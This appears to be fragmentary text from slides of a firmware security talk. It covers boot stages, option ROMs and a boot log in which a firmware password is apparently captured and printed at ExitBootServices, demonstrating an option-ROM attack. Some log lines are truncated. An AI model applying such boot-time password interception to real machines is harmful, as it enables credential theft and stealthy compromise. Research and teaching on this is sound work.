

Setup interrupts, timers, clocks

Bring up other cores


Setup PCI

Setup ACPI tables

Execute OS loader



# Option ROMs




```
efiboot loaded from device: Acpi(PNP0A03,0)/Pci(1F12)/SATA
DAC6-FF40-417F-8A57-477E7A590E15)
Loading kernel cache file 'System/Library/Caches\
ernelcache'...
.....
root device uuid is '7A18BC97-4624-3FE9-A158-41D2
+++++ ExitBootServices +++++
***** Password: '2pwtwo!\x000D'
Starting OS... 10 0F 0E 0D 0C 0B 0A 09 08 07 06 05
```

